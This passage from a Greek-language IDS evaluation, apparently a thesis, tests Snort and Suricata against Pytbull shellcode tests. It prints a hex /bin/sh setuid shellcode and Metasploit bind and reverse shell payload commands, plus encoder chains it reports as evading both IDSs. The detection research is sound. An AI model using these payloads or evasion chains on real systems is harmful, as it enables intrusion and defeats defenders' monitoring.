22	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov 20 iterations	2	2
23	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/alpha_upper	2	2
24	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_upper, x86/shikata_ga_nai and x86/jmp_call_additive with multiple iterations	2	2
25	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_upper and x86/shikata_ga_nai with multiple iterations	0	0
26	SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/avoid_underscore_tolower	2	2
27	SHELLCODE x86 setuid 0	2	2
28	win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=PexFnstenvSub	2	2
29	win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=Pex	2	2
30	win32_bind - EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum	2	2
31	db "cmd.exe /c net user USERNAME PASSWORD /ADD && net localgroup Administrators /ADD USERNAME"	0	0
32	Cisco: Creates a new VTY, allocates a password then sets the privilege level to 15	0	0
33	Rothenburg Shellcode	2	2
34	Mainz/Bielefeld Shellcode	2	0

8.2.2.9.1 SHELLCODE ** sparc setuid 0

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-58: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE ** sparc setuid 0

[**] [1:647:13] INDICATOR-SHELLCODE Oracle sparc setuid 0 [**] [Classification: A System Call was Detected] [Priority: 2]

8.2.2.9.2 SHELLCODE x86 setgid

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-59: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid

[**] [1:649:13] INDICATOR-SHELLCODE x86 setgid 0 [**] [Classification: A System Call was Detected] [Priority: 2]

8.2.2.9.3 SHELLCODE IRIX SGI + NOOP

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.4 SHELLCODE metasploit windows/exec

Το shellcode αυτό δημιουργήθηκε με τη βοήθεια του metasploit, εκτελώντας την παρακάτω εντολή:

msfpayload windows/exec EXITFUNC=thread CMD="taskkill /PID 12345" P

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.5 SHELLCODE metasploit windows/shell_bind_tcp

Το shellcode αυτό δημιουργήθηκε με τη βοήθεια του metasploit, εκτελώντας την παρακάτω εντολή:

msfpayload windows/shell_bind_tcp EXITFUNC=process LPORT=4444 RHOST=192.168.56.22 P

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.6 SHELLCODE metasploit windows/shell_reverse_tcp

Το shellcode αυτό δημιουργήθηκε με τη βοήθεια του metasploit, εκτελώντας την παρακάτω εντολή:

msfpayload windows/shell_reverse_tcp EXITFUNC=process LPORT=4444 LHOST=192.168.56.51 P

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.7 SHELLCODE metasploit windows/upexec/bind_tcp

Το shellcode αυτής της δοκιμής εκτελείται σε δύο φάσεις. Δημιουργήθηκε με τη βοήθεια του metasploit, εκτελώντας τις παρακάτω εντολές:

msfpayload windows/upexec/bind_tcp EXITFUNC=process LPORT=4444 PEXEC="screenshot.exe" RHOST=192.168.56.22 P

και

msfpayload windows/upexec/bind_tcp EXITFUNC=process LPORT=4444 PEXEC="screenshot.exe" RHOST=192.168.56.22 P

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.8 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-60: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0

[**] [1:650:13] INDICATOR-SHELLCODE x86 setuid 0 [**] [Classification: A system call was detected] [Priority: 2]
[**] [1:649:13] INDICATOR-SHELLCODE x86 setgid 0 [**] [Classification: A system call was detected] [Priority: 2]

8.2.2.9.9 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/shikata_ga_nai

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *shikata_ga_nai* του metasploit. Για τη δημιουργία αυτού του shellcode, δημιουργήθηκε αρχικά το αρχείο shellcode.bin, το οποίο περιελάμβανε σε binary μορφή το αρχικό shellcode. Η δημιουργία αυτού του αρχείου έγινε με την εκτέλεση ενός python script το οποίο αποτελούταν από τις εξής εντολές:

shell=("\x33\xDB\x33\xC0\xB0\x1B\xCD\x80\x31\xdb\x89\xd8\xb0\x17\xcd\x80\x31\xc0\x50\x50\xb0\xb5\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh")

file = open('shellcode.bin','w')

file.write(shell)

file.close()

Στη συνέχεια, έγινε η κωδικοποίηση του shelcode, εκτελώντας την παρακάτω εντολή:

msfencode -b '\x00\x0a\x0d' -i shellcode.bin -t c

Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής. Αξίζει να σημειωθεί ότι το Snort παρόλο που διαθέτει ένα Shared Object Rule για τον κωδικοποιητή shikata_ga_nai, δεν κατάφερε να ανιχνεύσει την επίθεση.

8.2.2.9.10 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_mixed

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *alpha_mixed* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/alpha_mixed -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-61: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_mixed

[**] [1:17339:2] INDICATOR-SHELLCODE x86 generic OS alpha numeric mixed case decoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.11 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_upper

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *alpha_upper* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/alpha_upper -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-62: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_ upper

[**] [1:17340:3] INDICATOR-SHELLCODE x86 OS agnostic alpha numeric upper case decoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.12 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/avoid_underscore_tolower

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *avoid_underscore_tolower* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/avoid_underscore_tolower -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-63: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/avoid_underscore_tolower

[**] [1:24114:2] INDICATOR-SHELLCODE x86 OS agnostic avoid_underscore_tolower encoder [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:1378:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:1377:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]

8.2.2.9.13 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/call4_dword_xor

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *call4_dword_xor* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/call4_dword_xor -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-64: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/call4_dword_xor

[**] [1:1377:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:17344:2] INDICATOR-SHELLCODE x86 OS agnostic xor dword decoder [**] [Classification: Executable code was detected]

8.2.2.9.14 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_cpuid

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *context_cpuid* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/context_cpuid -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-65: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_cpuid

[**] [1:19282:2] INDICATOR-SHELLCODE x86 OS agnostic cpuid-based context keyed encoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.15 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_stat

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *context_stat* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/context_stat -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-66: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/context_stat

[**] [1:19283:2] INDICATOR-SHELLCODE x86 OS agnostic stat-based context keyed encoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.16 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/ countdown

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *countdown* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/countdown -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-67: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/countdown

[**] [1:19281:2] INDICATOR-SHELLCODE x86 OS agnostic single-byte xor countodwn encoder [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.17 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *fnstenv_mov* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/fnstenv_mov -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-68: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov

[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**] [Classification: Executable code was detected] [Priority: 1]
[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.18 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/jmp_call_additive

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *jmp_call_additive* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/jmp_call_additive -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs.

Πίνακας 8-69: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/jmp_call_additive

[**] [1:17345:3] INDICATOR-SHELLCODE x86 OS agnostic dword additive feedback decoder [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.19 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/nonalpha

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *nonalpha* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/nonalpha -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-70: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/nonalpha

[**] [1:19285:2] INDICATOR-SHELLCODE x86 OS agnostic non-alpha/non-upper encoder [**] [Classification: Executable Code was Detected] [Priority: 1]

[**] [1:650:13] INDICATOR-SHELLCODE x86 setuid 0 [**] [Classification: A System Call was Detected] [Priority: 2]
[**] [1:649:13] INDICATOR-SHELLCODE x86 setgid 0 [**] [Classification: A System Call was Detected] [Priority: 2]

8.2.2.9.20 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/single_static_bit

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο με τον κωδικοποιητή *single_static_bit* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/single_static_bit -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-71: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/single_static_bit

[**] [1:20989:2] INDICATOR-SHELLCODE x86 OS agnostic single_static_bit encoder [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:648:13] INDICATOR-SHELLCODE x86 NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.21 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_mixed 5 iterations

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο πέντε φορές με τον κωδικοποιητή *alpha_mixed* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/alpha_mixed -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t c

Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε την ειδοποίηση που περιλαμβάνει ο Πίνακας 8-72.

Πίνακας 8-72: Ειδοποίηση του Snort για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/alpha_mixed 5 iterations

[**] [1:17339:2] INDICATOR-SHELLCODE x86 generic OS alpha numeric mixed case decoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.22 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov 20 iterations

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο είκοσι φορές με τον κωδικοποιητή *fnstenv_mov* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/fnstenv_mov -b '\x00\x0a\x0d' -i shellcode.bin -c 20 -t c

Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-73: Ειδοποιήσεις των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoder x86/fnstenv_mov 20 iterations

[**] [1:1378:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]
[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**] [Classification: Executable code was detected] [Priority: 1]
[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.23 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/alpha_upper

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο διαδοχικά με τους κωδικοποιητές *alpha_mixed* και *alpha_upper* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/alpha_mixed -b '\x00\x0a\x0d' -i shellcode.bin -t raw | msfencode -e x86/alpha_upper -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs. Αυτό που διαπιστώνεται είναι ότι εντοπίζεται ο τελευταίος κωδικοποιητής που χρησιμοποιήθηκε, καθώς το πακέτο περιλαμβάνει την υπογραφή του αντίστοιχου αποκωδικοποιητή.

Πίνακας 8-74: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/alpha_upper

[**] [1:17340:3] INDICATOR-SHELLCODE x86 OS agnostic alpha numeric upper case decoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.24 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_upper, x86/shikata_ga_nai and x86/jmp_call_additive with multiple iterations

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο πολλαπλές φορές με τους κωδικοποιητές *x86/alpha_upper, x86/shikata_ga_nai* και *x86/jmp_call_additive* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/shikata_ga_nai -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t raw | msfencode -e x86/alpha_upper -b '\x00\x0a\x0d' -i shellcode.bin -c 2 -t raw | msfencode -e x86/shikata_ga_nai -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t raw | msfencode -e x86/jmp_call_additive -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs. Αυτό που διαπιστώνεται είναι ότι εντοπίζεται ο τελευταίος κωδικοποιητής που χρησιμοποιήθηκε, καθώς το πακέτο περιλαμβάνει την υπογραφή του αντίστοιχου αποκωδικοποιητή.

Πίνακας 8-75: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_upper, x86/shikata_ga_nai and x86/jmp_call_additive with multiple iterations

[**] [1:17345:3] INDICATOR-SHELLCODE x86 OS agnostic dword additive feedback decoder [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.25 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_upper and x86/shikata_ga_nai with multiple iterations

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο πολλαπλές φορές με τους κωδικοποιητές *alpha_upper* και *shikata_ga_nai* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/shikata_ga_nai -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t raw | msfencode -e x86/alpha_upper -b '\x00\x0a\x0d' -i shellcode.bin -c 2 -t raw | msfencode -e x86/shikata_ga_nai -b '\x00\x0a\x0d' -i shellcode.bin -c 5 -t c

Αυτό που διαπιστώθηκε είναι ότι δεν εντοπίστηκε το shellcode από κανένα IDS, καθώς δεν είναι σε θέση να ανιχνεύσουν τον αποκωδικοποιητή του shikata_ga_nai που ήταν ο τελευταίος κωδικοποιητής που χρησιμοποιήθηκε.

8.2.2.9.26 SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/avoid_underscore_tolower

Σε αυτή τη δοκιμή χρησιμοποιήθηκε το shellcode της παραγράφου 8.2.2.9.8, κωδικοποιημένο διαδοχικά με τους κωδικοποιητές *alpha_mixed* και *avoid_underscore_tolower* του metasploit. Για την κωδικοποίηση του shelcode εκτελέστηκε η παρακάτω εντολή:

msfencode -e x86/alpha_mixed -b '\x00\x0a\x0d' -i shellcode.bin -t raw | msfencode -e x86/avoid_underscore_tolower -b '\x00\x0a\x0d' -i shellcode.bin -t c

Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDSs. Αυτό που διαπιστώνεται είναι ότι εντοπίζεται ο τελευταίος κωδικοποιητής που χρησιμοποιήθηκε, καθώς το πακέτο περιλαμβάνει την υπογραφή του αντίστοιχου αποκωδικοποιητή.

Πίνακας 8-76: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setgid 0 && SHELLCODE x86 setuid 0 using encoders x86/alpha_mixed and x86/avoid_underscore_tolower

[**] [1:24114:2] INDICATOR-SHELLCODE x86 OS agnostic avoid_underscore_tolower encoder [**] [Classification: Executable Code was Detected] [Priority: 1]

8.2.2.9.27 SHELLCODE x86 setuid 0

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDS.

Πίνακας 8-77: Ειδοποίηση των Snort και Suricata για το SHELLCODE x86 setuid 0

[**] [1:650:13] INDICATOR-SHELLCODE x86 setuid 0 [**] [Classification: A system call was detected] [Priority: 2]

8.2.2.9.28 win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=PexFnstenvSub

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDS.

Πίνακας 8-78: Ειδοποιήσεις των Snort και Suricata για το win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=PexFnstenvSub

[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:1378:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]

8.2.2.9.29 win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=Pex

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDS.

Πίνακας 8-79: Ειδοποίηση των Snort και Suricata για το win32_bind_dllinject - EXITFUNC=seh DLL=c:\ LPORT=4444 Size=312 Encoder=Pex

[**] [1:17344:2] INDICATOR-SHELLCODE x86 OS agnostic xor dword decoder [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.30 win32_bind - EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει την ειδοποίηση που παράχθηκε και από τα δύο IDS.

Πίνακας 8-80: Ειδοποίηση των Snort και Suricata για το win32_bind - EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

[**] [1:17325:2] INDICATOR-SHELLCODE x86 OS agnostic alpha numeric upper case decoder variant [**] [Classification: Executable code was detected] [Priority: 1]

8.2.2.9.31 db "cmd.exe /c net user USERNAME PASSWORD /ADD && net localgroup Administrators /ADD USERNAME"

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull, το οποίο δημιουργεί ένα νέο χρήστη και τον εντάσσει στην ομάδα των τοπικών διαχειριστών. Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.32 Cisco: Creates a new VTY, allocates a password then sets the privilege level to 15

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Κανένα από τα δύο IDSs δεν παρήγαγε ειδοποιήσεις κατά τη διάρκεια της δοκιμής.

8.2.2.9.33 Rothenburg Shellcode

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Ο πίνακας που ακολουθεί περιλαμβάνει τις ειδοποιήσεις που παράχθηκαν και από τα δύο IDSs.

Πίνακας 8-81: Ειδοποιήσεις των Snort και Suricata για το Rothenburg Shellcode

[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**] [Classification: Executable Code was Detected] [Priority: 1]
[**] [1:1378:22] PROTOCOL-FTP wu-ftp bad file completion attempt [**] [Classification: Misc Attack] [Priority: 2]

8.2.2.9.34 Mainz/Bielefeld Shellcode

Το shellcode αυτής της δοκιμής είναι ένα από τα shellcodes που εξ' ορισμού περιλαμβάνει το Pytbull. Το Suricata δεν παρήγαγε ειδοποιήσεις, ενώ αντιθέτως το Snort παρήγαγε την ειδοποίηση που περιλαμβάνει ο Πίνακας 8-82.

Πίνακας 8-82: Ειδοποίηση του Snort για το 8.2.2.9.34 Mainz/Bielefeld Shellcode

[**] [1:648:13] INDICATOR-SHELLCODE x86 NOOP [**] [Classification: Executable Code was Detected] [Priority: 1]

8.3 Πιθανότητα ανίχνευσης επιθέσεων που χρησιμοποιούν τεχνικές αποφυγής ανίχνευσης

